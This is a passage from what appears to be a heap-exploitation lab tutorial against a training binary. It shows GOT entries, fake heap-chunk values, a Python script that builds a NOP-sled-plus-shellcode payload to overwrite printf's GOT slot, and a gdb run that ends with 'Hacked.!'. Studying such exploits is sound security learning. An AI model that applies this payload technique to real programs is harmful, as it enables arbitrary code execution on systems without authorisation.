0804a004 R_386_JUMP_SLOT   __libc_start_main
0804a008 R_386_JUMP_SLOT   sbrk
0804a00c R_386_JUMP_SLOT   strcpy
0804a010 R_386_JUMP_SLOT   printf
0804a014 R_386_JUMP_SLOT   puts
```

- Available = Size = 0x11111111
- Prev Size Free chunk = 0x0804a010 - 0xC = 0x804a004
- Next Free chunk = 0x0804b010

HEAP CORRUPTION

Formula Payload

```
#!/usr/bin/python

shellcode       = ("\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
                "\xb0\x04\xb3\x01\x68\x65\x64\x2e"
                "\x21\x68\x48\x61\x63\x6b\x89\xe1"
                "\xb2\x08\xcd\x80\xb0\x01\x31\xdb"
                "\xcd\x80")

nop             = "\x90" * (128-(len(shellcode)))

fake_available_size      = "\x11"*4
fake_size                = "\x11"*4

prev_free_chunk          = "\x04\xa0\x04\x08"
next_free_chunk          = "\x10\xb0\x04\x08"

db = open("payload2.txt","w")
db.write(nop + shellcode + fake_available_size + fake_size + prev_free_chunk + next_free_chunk)
db.close()
```

HEAP CORRUPTION

Test Payload

```
(gdb) r `cat payload2.txt`
Starting program: /home/user02/heap/alloc/heap1 `cat payload2.txt`
alloc_init called heap start = 0x804b000, heap end = 0x804b000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804b000
alloc returning 0x804b010 to user
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804b090
alloc returning 0x804b0a0 to user
dealloc called on 0x804b0a0
alloc requesting 144 bytes total
alloc found a previously used chunk to use
chunk location = 0x804b090, chunk size = 286331153
Hacked.!
Program exited normally.
(gdb)
```

Do you have a question?